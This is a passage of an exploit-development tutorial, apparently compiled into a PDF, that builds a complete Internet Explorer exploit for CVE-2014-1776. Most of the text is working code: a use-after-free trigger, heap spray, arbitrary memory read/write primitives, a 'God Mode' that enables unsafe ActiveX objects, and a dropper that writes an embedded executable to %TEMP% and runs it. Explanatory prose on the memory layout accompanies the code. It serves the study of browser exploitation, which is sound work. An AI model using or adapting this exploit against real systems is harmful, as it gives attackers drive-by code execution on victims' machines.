    // character found in table? initialize bit storage and add its ascii value;
    ~buffer && (bs = bc % 4 ? bs * 64 + buffer : buffer,
      // and if not first of each 4 characters,
      // convert the first 8 bits to one ascii character
```

```
        bc++ % 4) ? output += String.fromCharCode(255 & bs >> (-2 * bc & 6)) : 0
      ) {
        // try to find character in table (0-63, not found => -1)
        buffer = chars.indexOf(buffer);
      }
      return output;
    }

    function decode(b64Data) {
      var data = atob(b64Data);

       // Now data is like
      //   11 00 12 00 45 00 50 00 ...
      // rather than like
      //   11 12 45 50 ...
      // Let's fix this!
      var arr = new Array();
      for (var i = 0; i < data.length / 2; ++i) {
        var low = data.charCodeAt(i*2);
        var high = data.charCodeAt(i*2 + 1);
        arr.push(String.fromCharCode(low + high * 0x100));
      }
      return arr.join('');
    }

    GodModeOn();
    var shell = new ActiveXObject("WScript.shell");
    GodModeOff();
    fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
    if (createExe(fname, decode(runcalc)) == 0) {
      alert("SaveToFile failed");
      window.location.reload();
      return 0;
    }
    shell.Exec(fname);
    alert("Done");
  }
</script>
</head>
<body><v:group id="vml" style="width:500pt;"><div></div></group></body>
</html>
```

As before, I snipped runcalc. You can download the full code from here: code7.

Now the calculator pops up and everything seems to work fine until we get a crash. The crash doesn't always happen but there's definitely something wrong with the code. A crash is probably caused by an incorrect write. Since the *God Mode* works correctly, the problem must be with the two writes right before the call to bStream.SaveToFile.

Let's comment out the two writes and try again. Perfect! Now there are no more crashes! But we can't just leave out the two writes. If we use SimpleServer, it doesn't work of course because the two writes are needed. Maybe surprisingly, if we add back the two writes, everything works just fine.

If we investigate things a bit, we discover that when the html page is loaded in IE directly from the hard disk, string_addr points to a null dword. On the other hand, when the page is loaded by going to 127.0.0.1 and is served by SimpleServer, string_addr points to the Unicode string http://127.0.0.1/. For this reason, we should change the code as follows:

JavaScript

```
    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    if (read(string_addr) != 0) {         // only when there is a string to overwrite
      write(string_addr, 0x003a0043);       // 'C:'
      write(string_addr + 4, 0x0000005c);   // '\'
    }
    try {
      bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
    }
    catch(err) {
      return 0;
    }
```

Completing the exploit (2)

It’s high time we completed this exploit! Here’s the full code:

XHTML

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head id="haed">
<title>IE Case Study - STEP1</title>
<style>
        v\:*{Behavior: url(#default#VML)}
</style>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
<script language="javascript">
  magic_addr = 0xc000000;

  function dword2Str(dword) {
    var low = dword % 0x10000;
    var high = Math.floor(dword / 0x10000);
    if (low == 0 || high == 0)
      alert("dword2Str: null wchars not allowed");
    return String.fromCharCode(low, high);
  }
  function getPattern(offset_values, tot_bytes) {
    if (tot_bytes % 4 != 0)
      alert("getPattern(): tot_bytes is not a multiple of 4");
    var pieces = new Array();
    var pos = 0;
    for (i = 0; i < offset_values.length/2; ++i) {
      var offset = offset_values[i*2];
      var value = offset_values[i*2 + 1];
      var padding = new Array((offset - pos)/2 + 1).join("a");
      pieces.push(padding + dword2Str(value));
```

```
    pos = offset + 4;
  }
  // The "- 2" accounts for the null wchar at the end of the string.
  var padding = new Array((tot_bytes - 2 - pos)/2 + 1).join("a");
  pieces.push(padding);
  return pieces.join("");
}

function trigger() {
  var head = document.getElementById("haed")
  tmp = document.createElement("CVE-2014-1776")
  document.getElementById("vml").childNodes[0].appendChild(tmp)
  tmp.appendChild(head)
  tmp = head.offsetParent
  tmp.onpropertychange = function(){
    this["removeNode"](true)
    document.createElement("CVE-2014-1776").title = ""

    var elem = document.createElement("div");
    elem.className = getPattern([
      0xa4, magic_addr + 0x20 - 0xc,      // X; X+0xc --> b[0]
      0x118, magic_addr + 0x24 + 0x24,    // U; U --> (*); U-0x24 --> b[1]
      0x198, -1                           // bit 12 set
    ], 0x428);
  }
  head.firstChild.nextSibling.disabled = head
}

// The object is 0x428 bytes.
// Conditions to control the bug and force an INC of dword at magic_addr + 0x1b:
//   X = [ptr+0A4h] ==> Y = [X+0ch] ==>
//              [Y+208h] is 0
//              [Y+630h+248h] = [Y+878h] val to inc!      <======
//              [Y+630h+380h] = [Y+9b0h] has bit 16 set
//              [Y+630h+3f4h] = [Y+0a24h] has bit 7 set
//              [Y+1044h] is 0
//   U = [ptr+118h] ==> [U] is 0 => V = [U-24h] => W = [V+1ch],
//              [W+0ah] has bit 1 set & bit 4 unset
//              [W+44h] has bit 7 set
//              [W+5ch] is writable
//   [ptr+198h] has bit 12 set
window.onload = function() {
  CollectGarbage();
  var header_size = 0x20;
  var array_len = (0x10000 - header_size)/4;
  var a = new Array();
  for (var i = 0; i < 0x1000; ++i) {
    a[i] = new Array(array_len);

    var idx;
    b = a[i];
    b[0] = magic_addr + 0x1b - 0x878;         // Y
    idx = Math.floor((b[0] + 0x9b0 - (magic_addr + 0x20))/4);        // index for Y+9b0h
    b[idx] = -1; b[idx+1] = -1;
    idx = Math.floor((b[0] + 0xa24 - (magic_addr + 0x20))/4);        // index for Y+0a24h
```

```
    b[idx] = -1; b[idx+1] = -1;
    idx = Math.floor((b[0] + 0x1044 - (magic_addr + 0x20))/4);       // index for Y+1044h
    b[idx] = 0; b[idx+1] = 0;
    // The following address would be negative so we add 0x10000 to translate the address
    // from the previous copy of the array to this one.
    idx = Math.floor((b[0] + 0x208 - (magic_addr + 0x20) + 0x10000)/4);   // index for Y+208h
    b[idx] = 0; b[idx+1] = 0;
    b[1] = magic_addr + 0x28 - 0x1c;          // V, [U-24h]; V+1ch --> b[2]
    b[(0x24 + 0x24 - 0x20)/4] = 0;           // [U] (*)
    b[2] = magic_addr + 0x2c - 0xa;          // W; W+0ah --> b[3]
    b[3] = 2;                                // [W+0ah]
    idx = Math.floor((b[2] + 0x44 - (magic_addr + 0x20))/4);      // index for W+44h
    b[idx] = -1; b[idx+1] = -1;
  }

  //          /------- allocation header -------\ /--------- buffer header ---------\
  // 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
  //                                                        array_len buf_len

//    alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));
  trigger();

  // Locate the modified Array.
  idx = -1;
  for (var i = 0; i < 0x1000 - 1; ++i) {
    // We try to modify the first element of the next Array.
    a[i][array_len + header_size/4] = 1;

    // If we successfully modified the first element of the next Array, then a[i]
    // is the Array whose length we modified.
    if (a[i+1][0] == 1) {
      idx = i;
      break;
    }
  }

  if (idx == -1) {
//      alert("Can't find the modified Array");
    window.location.reload();
    return;
  }

  // Modify the second Array for reading/writing everywhere.
  a[idx][array_len + 0x14/4] = 0x3fffffff;
  a[idx][array_len + 0x18/4] = 0x3fffffff;
  a[idx+1].length = 0x3fffffff;
  var base_addr = magic_addr + 0x10000 + header_size;

  // Very Important:
  //    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
  //    converted to 64-bit floating point.
  //    This means that we can't, for instance, write
  //        a[idx+1][index] = 0xc1a0c1a0;
  //    The number 0xc1a0c1a0 is too big to fit in a signed int32.
  //    We'll need to represent 0xc1a0c1a0 as a negative integer:
```

```
//        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

function int2uint(x) {
  return (x < 0) ? 0x100000000 + x : x;
}

function uint2int(x) {
  return (x >= 0x80000000) ? x - 0x100000000 : x;
}

// The value returned will be in [0, 0xffffffff].
function read(addr) {
  var delta = addr - base_addr;
  var val;
  if (delta >= 0)
    val = a[idx+1][delta/4];
  else
    // In 2-complement arithmetic,
    //   -x/4 = (2^32 - x)/4
    val = a[idx+1][(0x100000000 + delta)/4];

  return int2uint(val);
}

// val must be in [0, 0xffffffff].
function write(addr, val) {
  val = uint2int(val);

  var delta = addr - base_addr;
  if (delta >= 0)
    a[idx+1][delta/4] = val;
  else
    // In 2-complement arithmetic,
    //   -x/4 = (2^32 - x)/4
    a[idx+1][(0x100000000 + delta)/4] = val;
}

function get_addr(obj) {
  a[idx+2][0] = obj;
  return read(base_addr + 0x10000);
}

// Here's the beginning of the element div:
//      +----- jscript9!HostDispatch::`vftable' = jscript9 + 0x5480
//      v
//  6cc55480 05354280 00000000 0536cfb0
//
// To find the vftable MSHTML!CDivElement::`vftable', we must follow a chain of pointers:
//   X = [div_elem+0ch]
//   X = [X+8]
//   obj_ptr = [X+10h]
//   vftptr = [obj_ptr]
// where vftptr = vftable MSHTML!CDivElement::`vftable' = mshtml + 0x3aeb04.
var addr = get_addr(document.createElement("div"));
jscript9 = read(addr) - 0x5480;
```

```
mshtml = read(read(read(read(addr + 0xc) + 8) + 0x10)) - 0x3aeb04;

var old1 = read(mshtml+0xebcd98+0x10);
var old2 = read(mshtml+0xebcd98+0x14);

function GodModeOn() {
  write(mshtml+0xebcd98+0x10, jscript9+0x155e19);
  write(mshtml+0xebcd98+0x14, jscript9+0x155d7d);
}

function GodModeOff() {
  write(mshtml+0xebcd98+0x10, old1);
  write(mshtml+0xebcd98+0x14, old2);
}

// content of exe file encoded in base64.
runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);

  var bStream_addr = get_addr(bStream);
  var string_addr = read(read(bStream_addr + 0x50) + 0x44);
  if (read(string_addr) != 0) {        // only when there is a string to overwrite
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
  }
  try {
    bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
  }
  catch(err) {
    return 0;
  }

  tStream.Close();
  bStream.Close();
  return 1;
}

// decoder
// [https://gist.github.com/1020396] by [https://github.com/atk]
function atob(input) {
  var chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
  var str = String(input).replace(/=+$/, '');
  if (str.length % 4 == 1) {
```

```
      throw new InvalidCharacterError("'atob' failed: The string to be decoded is not correctly encoded.");
    }
    for (
      // initialize result and counters
      var bc = 0, bs, buffer, idx = 0, output = '';
      // get next character
      buffer = str.charAt(idx++);
      // character found in table? initialize bit storage and add its ascii value;
      ~buffer && (bs = bc % 4 ? bs * 64 + buffer : buffer,
        // and if not first of each 4 characters,
        // convert the first 8 bits to one ascii character
        bc++ % 4) ? output += String.fromCharCode(255 & bs >> (-2 * bc & 6)) : 0
    ) {
      // try to find character in table (0-63, not found => -1)
      buffer = chars.indexOf(buffer);
    }
    return output;
  }

  function decode(b64Data) {
    var data = atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  GodModeOn();
  var shell = new ActiveXObject("WScript.shell");
  GodModeOff();
  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  if (createExe(fname, decode(runcalc)) == 0) {
//      alert("SaveToFile failed");
    window.location.reload();
    return 0;
  }
  shell.Exec(fname);
//    alert("Done");
 }
</script>
</head>
<body><v:group id="vml" style="width:500pt;"><div></div></group></body>
</html>
```

Once again, I snipped runcalc. You can download the full code from here: code8.

This code works fine but IE may crash from time to time. This isn't a major problem because when the user closes the crash dialog box the page is reloaded and the exploit is run again.

The new code has some subtleties so let's discuss the important points. Let's start with trigger():

JavaScript

```
function trigger() {
  var head = document.getElementById("haed")
  tmp = document.createElement("CVE-2014-1776")
  document.getElementById("vml").childNodes[0].appendChild(tmp)
  tmp.appendChild(head)
  tmp = head.offsetParent
  tmp.onpropertychange = function(){
    this["removeNode"](true)
    document.createElement("CVE-2014-1776").title = ""

    var elem = document.createElement("div");
    elem.className = getPattern([
      0xa4, magic_addr + 0x20 - 0xc,      // X; X+0xc --> b[0]
      0x118, magic_addr + 0x24 + 0x24,    // U; U --> (*); U-0x24 --> b[1]
      0x198, -1                           // bit 12 set
    ], 0x428);
  }
  head.firstChild.nextSibling.disabled = head
}
```

The function getPattern takes an array of the form

JavaScript

```
[offset_1, value_1,
offset_2, value_2,
offset_3, value_3,
...]
```

and the size in bytes of the pattern. The pattern returned is a string of the specified size which value_1, value_2, etc… at the specified offsets.

I hope the comments are clear enough. For instance, let's consider this line:

JavaScript

```
0xa4, magic_addr + 0x20 - 0xc,      // X; X+0xc --> b[0]
```

This means that

```
X = magic_addr + 0x20 - 0xc
```

which is defined in a way that X+0xc points to b[0], where b[0] is the first element of the Array at magic_addr (0xc000000 in our code).

To understand this better, let's consider the full schema:

JavaScript

```
.
.
.
elem.className = getPattern([
  0xa4, magic_addr + 0x20 - 0xc,      // X; X+0xc --> b[0]
  0x118, magic_addr + 0x24 + 0x24,    // U; U --> (*); U-0x24 --> b[1]
  0x198, -1                           // bit 12 set
], 0x428);
.
.
.
// The object is 0x428 bytes.
// Conditions to control the bug and force an INC of dword at magic_addr + 0x1b:
//   X = [ptr+0A4h] ==> Y = [X+0ch] ==>
//              [Y+208h] is 0
//              [Y+630h+248h] = [Y+878h] val to inc!      <======
//              [Y+630h+380h] = [Y+9b0h] has bit 16 set
//              [Y+630h+3f4h] = [Y+0a24h] has bit 7 set
//              [Y+1044h] is 0
//   U = [ptr+118h] ==> [U] is 0 => V = [U-24h] => W = [V+1ch],
//              [W+0ah] has bit 1 set & bit 4 unset
//              [W+44h] has bit 7 set
//              [W+5ch] is writable
//   [ptr+198h] has bit 12 set
window.onload = function() {
  CollectGarbage();
  var header_size = 0x20;
  var array_len = (0x10000 - header_size)/4;
  var a = new Array();
  for (var i = 0; i < 0x1000; ++i) {
    a[i] = new Array(array_len);

    var idx;
    b = a[i];
    b[0] = magic_addr + 0x1b - 0x878;         // Y
    idx = Math.floor((b[0] + 0x9b0 - (magic_addr + 0x20))/4);         // index for Y+9b0h
    b[idx] = -1; b[idx+1] = -1;
    idx = Math.floor((b[0] + 0xa24 - (magic_addr + 0x20))/4);         // index for Y+0a24h
    b[idx] = -1; b[idx+1] = -1;
    idx = Math.floor((b[0] + 0x1044 - (magic_addr + 0x20))/4);        // index for Y+1044h
    b[idx] = 0; b[idx+1] = 0;
    // The following address would be negative so we add 0x10000 to translate the address
    // from the previous copy of the array to this one.
    idx = Math.floor((b[0] + 0x208 - (magic_addr + 0x20) + 0x10000)/4);   // index for Y+208h
    b[idx] = 0; b[idx+1] = 0;
    b[1] = magic_addr + 0x28 - 0x1c;          // V, [U-24h]; V+1ch --> b[2]
    b[(0x24 + 0x24 - 0x20)/4] = 0;            // [U] (*)
    b[2] = magic_addr + 0x2c - 0xa;           // W; W+0ah --> b[3]
```

```
    b[3] = 2;                              // [W+0ah]
    idx = Math.floor((b[2] + 0x44 - (magic_addr + 0x20))/4);      // index for W+44h
    b[idx] = -1; b[idx+1] = -1;
  }
```

Let's consider this part of the schema:

JavaScript

```
//   X = [ptr+0A4h] ==> Y = [X+0ch] ==>
//              [Y+208h] is 0
//              [Y+630h+248h] = [Y+878h] val to inc!      <======
```

As we've seen,

JavaScript

```
0xa4, magic_addr + 0x20 - 0xc,      // X; X+0xc --> b[0]
```

means that

```
X = [ptr+0A4h] = magic_addr + 0x20 - 0xc
```

so that X+0cx points to b[0].

Then we have

JavaScript

```
b[0] = magic_addr + 0x1b - 0x878;        // Y
```

which means that

```
Y = [X+0ch] = magic_addr + 0x1b - 0x878
```

The schema tells us that [Y+878h] must be the value to increment. Indeed, Y+0x878 is magic_addr + 0x1b which points to the highest byte of the length of the Array at magic_addr (0xc000000 in our code). Note that we increment the dword at magic_addr + 0x1b which has the effect of incrementing the byte at the same address.

The schema also dictates that [Y+208h] be 0. This is accomplished by the following lines:

JavaScript

```
idx = Math.floor((b[0] + 0x208 - (magic_addr + 0x20) + 0x10000)/4);   // index for Y+208h
b[idx] = 0; b[idx+1] = 0;
```

Here there are two important points:

1. Y = b[0] = magic_addr + 0x1b – 0x878 so it's not a multiple of 4. Because of this, Y+208h isn't a multiple of 4 either. To modify the misaligned dword [Y+208h], we need to modify the dwords [Y+206h] and [Y+20ah] which coincide with the elements b[idx] and b[idx+1]. That's why we use Math.floor.
2. The computed value b[0] + 0x208 – (magic_addr + 0x20) is negative. Because we've chosen Y so that Y+878h points to the header of the Array at magic_addr, Y+9b0h and Y+0a24h (see the schema) point to the same Array, but Y+208h points to the previous Array. Every Array will have the same content so, since adjacent Arrays are 0x10000 bytes apart, by writing the value into the memory at address Y+208h+10000h (i.e. in the current Array), we'll also end up writing that value into the memory at address Y+208h.

To conclude our discussion, note that the function trigger is called only once. A single increment is more than enough because we just need to write a few bytes beyond the end of the Array at magic_addr.

THANKS FOR THIS AMAZING TUTORIALS ☺

Pdf By : NO-MERCY